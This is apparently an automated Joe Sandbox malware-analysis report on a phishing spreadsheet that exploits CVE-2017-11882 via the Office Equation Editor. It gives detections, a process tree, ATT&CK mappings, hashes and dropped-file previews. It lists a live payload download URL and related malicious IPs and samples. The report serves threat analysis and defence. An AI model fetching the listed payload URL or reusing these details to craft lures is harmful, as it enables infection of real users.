

JOeSandbox Cloud BASIC



ID: 435320

Sample Name: Seafood Order
and Company Profile.xlsx

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 12:16:23

Date: 16/06/2021

Version: 32.0.0 Black Diamond

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Windows Analysis Report Seafood Order and Company...

Overview

General Information

Sample Name:

Seafood Order and Company Profile.xlsx

Analysis ID:

435320

MD5:

4c9867155a69c0..

SHA1:

72fd5acd0ce3371..

SHA256:

9fcc8435ac8254a..

Tags:

VelvetSweatshop

xlsx

Infos:

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Score:

56

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Multi AV Scanner detection for subm...

Sigma detected: EQNEDT32.EXE c...

Allocates a big amount of memory (p...

Document misses a certain OLE str...

Internet Provider seen in connection...

May sleep (evasive loops) to hinder ...


Office Equation Editor has been star...

Potential document exploit detected...

Potential document exploit detected...

Uses a known web browser user age...

Classification



Process Tree

System is w7x64

EXCEL.EXE (PID: 2524 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)

EQNEDT32.EXE (PID: 2772 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)

cleanup

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

Exploits:



Sigma detected: EQNEDT32.EXE connecting to internet

Signature Overview

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file


Exploits:



Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Services
Valid Accounts	Exploitation for Client Execution 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remote Track Witho Authc
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remote Wipe Witho Authc
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	System Information Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 4	Exploit SS7 to Track Device Location	Obtain Device Clou Back
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Seafood Order and Company Profile.xlsx	30%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://103.133.109.192/cbinvt/cbn.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://103.133.109.192/cbinvst/cbn.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.133.109.192	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	435320
Start date:	16.06.2021
Start time:	12:16:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Seafood Order and Company Profile.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.expl.winXLSX@2/18@0/1
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:17:04	API Interceptor	59x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.133.109.192	Payment confirmation for due Invoices.xlsx	Get hash	malicious	Browse	103.133.109.192/rec eipwt/vbc.exe
	9c53i223dE.xlsx	Get hash	malicious	Browse	103.133.109.192/rec eipot/vbc.exe
	Company profile and new order details.xlsx	Get hash	malicious	Browse	103.133.109.192/rec eipot/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	RFQ.exe	Get hash	malicious	Browse	103.140.250.132
	NEW ORDER.xlsx	Get hash	malicious	Browse	103.140.251.225
	Purchase Contract.jar	Get hash	malicious	Browse	103.133.104.124
	Booking.pdf.exe	Get hash	malicious	Browse	103.140.250.132
	DHL_June 2021 at 11M_9BZ7290_PDF.exe	Get hash	malicious	Browse	103.133.109.176
	Spec Design.exe	Get hash	malicious	Browse	180.214.238.96
	YEj2a2f6ai.exe	Get hash	malicious	Browse	103.114.104.219
	Purchase Contract.jar	Get hash	malicious	Browse	103.133.104.124
	M113461.exe	Get hash	malicious	Browse	103.89.91.38
	Draft HUD.jar	Get hash	malicious	Browse	103.133.104.124
	MV SHUHA QUEEN.docx	Get hash	malicious	Browse	103.133.106.72
	MV SHUHA QUEEN.docx	Get hash	malicious	Browse	103.133.106.72
	8KfPvyojv5.exe	Get hash	malicious	Browse	103.149.13.196
	vpUOv3498p.exe	Get hash	malicious	Browse	103.133.109.176
	9n7miZydYC.exe	Get hash	malicious	Browse	103.133.106.117
	NEW ORDER Ref PO-298721.doc	Get hash	malicious	Browse	103.133.106.117
	2-2.exe	Get hash	malicious	Browse	103.114.107.28
	3-1.exe	Get hash	malicious	Browse	103.114.107.28
	2-3.exe	Get hash	malicious	Browse	103.114.107.28
	3-2.exe	Get hash	malicious	Browse	103.114.107.28

JA3 Fingerprints


No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1AADF09.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfqz2NFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNuQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFDD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	 .PNG.....IHDR.....J....sRGB.....gAMA.....a....pHYs...t...t.f.x....IDATx^...y....K...E...):.#lk.\$o.....a-[-.S.M*A..Bc.i+...e...u["R...,(b...IT.OX.)...(@...F>...v....s.g...x>...9s.q]s.....w...^z.....?.....9D.}w}W..RK.....S.y....S.y....S.J_..qr.....l}[_...>r.v~.G.*)..#>z...[_#..fF.?G.....zO.C.....zO.%.....'....S.y....S.y....S.J_..qr.....l}[_...>r.v~.G.*)..#>z..._W~.S.....c.zO.C..N.vO.....S.y....S.y....S.J_..qr.....l}[_...>r.v~.G.*)..#>z..._J.....Sjl.=...}zO.#.%vO.+...vO.+}R...6.f.'..m~m~..=.5C.....4[...%uw.....M.r..M.k:N.q4[<..o..k...G.....XE=..b\$G...K...H'..nj..kj_..qr....l}[_...>r.v~.G.*)..#>.....R.....j..G.Y.>..!.....O..{...L.S.]..=}>..OU...m.k\$...x..l...X.je.....?.....\$..F.....>..{Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2E1C2191.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHqGYtPto:QZI8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167AEAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	JFIF.....) ..(!1!%).....383,7(.....+...7+++++.....?.....+....."F.....!"1A..QRa.#2BSq....3b....\$c....C....Er.5.....?..x.5.PM.Q@E..l.....i..0.\$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f.<..t(.kt. ..d.@...&3)d@@?.q...t..3l....9.r.....Q.(.W..X&. &1&T.*K. kc....[.l.3(f+.c....+...5....hHR.0....^R.G..6...&pB..d.h.04.*+..S..M.....[...'.....J.....<O.....Yn...T.!..E*G.[l.-..... .\$e&.....z.[.3.+~..a.u9d.&9K.xkX'.."Y..l.....MxPu..b.:0e:R.#.....U....E...4Pd/.0.`.4 ...A..t....2....gb]b.l."&. y1.....l.s>ZA?.....3... z^..L.n6.Am.1m....0../..~.y.... ..1.b.0U...5.o!\.LH1.f..sl.....f.'3?...bu.P4>...+..B....eL...R,...<...3.00\$,=.K.!...Z.....O.l.z....am....C.k.i.Z ...<ds..f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\39471903.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRIBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSOf39471903.png

Preview:

.PNG.....^.....gAMA.....sRGB.....cHRM.z&.....u0.....p.Q4.....bKGD.....oFFs.....F#nT...pHYs....%...IR\$.....vpAG.....0...O.....
IDATx..h.w...V1...D.....4.p.X(r.x&.K.(L..P.d5.R.....b.....C..BP...%.....qL...!E.ni.t...H.....G..]-=.....#J1.N.a.a.Q.V...T.M.vj=.0.s.xia.0.<...al.a.q.+a.5.<..
.a...al.a.q.+a.5.<.a...al.a.q.+a.5.<.a...al.a.q.+a.5.<.a...al.a.q.+a.5.<.a...al.a.q.+a.5.<.a...al.a.q.+a.5.<.a...al.a.q.+a.5.<.a...al.
a.qM./u..h6..j.22.g4M.....C.u.y-...a.?~W.li>7q.j.y...iLNN.....t..w)..b~...J.ssm.d.Y.U.G...s.l.R.'qq...C;.\$&.2.x.J.fgg...=g.Y.y.n.(S.N.S8.E.Z.T...=...4.?~
uK...SSR...iY.Q.n.l.x.o...a.v.N.(.H..B..X.....amm..h4.t..j.j.tz.[.}.#...jyyJ..Z..g.....dY.7.[F.....g.....X.Y.....W.l.h.k.nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3D5CA76D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	7.99056926749243
Encrypted:	true
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhrKjjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx...T.J...G.;nuww7.s...U.K.....lh...qli...K...t.'k.W...i.>.....B....E.0....f.a.....e....++...P.. .^.^..L.S)r:.....sM....p.-.y]...t7'.D)...../...k...pzos.....6;...H....U..a..9..1...\$.....*kl<..f...\$E.....?B(9....H.!....OAV..g.m...23..C..g(%..6..>.O.r...L.t1.Q..bE.....).....[i .."....V.g.\G..p..p.X[.....*%hyt...@..J...~.p.... .;>...~'.E_...*.iU.G...i.O..r6...iV....@.....Jte...5Q.P.v;...B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v'".....9..G...B]...../m...0g...8.....6.\$.\$]p...9....Z.a.sr;B.a....m...>..b.B.K..{...+w?...B3..2>.....'..l.p.....L...K..P.q.....?>..fd..w*.y..y].....i.'&?.....)e.D ?06.....U.%2t.....6....D.B....+~.....M%".fg]b\.[.....1....".....GC6....J.+.....f.a...ieZ..j.Y...3..Q*m.r..urb.5@..e.v@...gsb.{q-..3].....s.f.]8s\$P.?3H.....0'..6)....bD....^..+....9...;\$.W::jBH..lIK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4CDCACFF.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBM8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29EC
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\58290F75.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7592
Entropy (8bit):	5.452334018432516
Encrypted:	false
SSDEEP:	96:znY+f/mcqblJaXn/08pnDp0d7vilxL01/G37uVH1oL6lcQteVhZxG0me3SBwi:bYCVSTxK/LA/FVoL3QtKhn+e3+wi
MD5:	174F7349639B3C21402C2DE53E860A70
SHA1:	D6215A38F72901A6A2832056E783CACD84B3855A
SHA-256:	BD4277F040C3459648B8B3121B63E0B7D3F801BD538EE715447506ACBC0187DB
SHA-512:	C35A4C84082AC42D30F4D5EA644037EFB623EA7F67AA6E48DA7CCFB52E38F8EFD4D3C6775B724110EB580AF524E749E320C5987F2230544925BF2A85CAD9B16
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\58AB66F2.png

Process: C:\Program Files\Microsoft Office\Office14\EXCELEXE

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\58AB66F2.png	
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	7.99056926749243
Encrypted:	true
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhrKJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6F45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.j...G.;nuww7.s...U..K.....lh...qli...K....t'k.W.i.>.....B....E.0....f.a....e....++...P.. .^.L.S)r:.....sM....p..p-.y)...t7'.D)...../..k...pzos.....6;..H....U..a..9..1...\$......*..k<.. F...\$.E....? B(9.....H..!.....0AV..g.m...23..C..g(.%...6..>O.r...L..t1.Q.-bE.....)".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... . > ~. ^ _ E _ . * . i U . G . i . O . r 6 . . i V . . @ j t e . . 5 Q . P . v ; . . B . C . . m 0 . N q . . b Q . . c . m o T . e 6 O B . . p . v " " 9 . . G . . . B } / m . . 0 g . . 8 6 . \$. \$] p . . 9 Z . a . s r . ; B . a . . m . . . > . . b . . B . . K . . { . . + w ? . . B 3 . . 2 . . > 1 . . - . . ' . l . p L . . . \ . K . . P . q ? > . . f d . ` w ` . y . . y i . . & . ?) . e . D ? . 0 6 U . % . 2 t 6 . : . D . B . . + ~ M % " . f G j b l . [. 1 " G C 6 J . + r . a . . i e Z . j . Y 3 . Q * m . r . u r b . 5 @ . e . v @ @ g s b . [q . . 3 j s . f j 8 s \$ p . ? 3 H 0 ' . . 6) . . b D ^ . . + 9 . ; \$. . W : . j B H . . ! t K

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\620EEE8A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4IL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOHwx4IRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
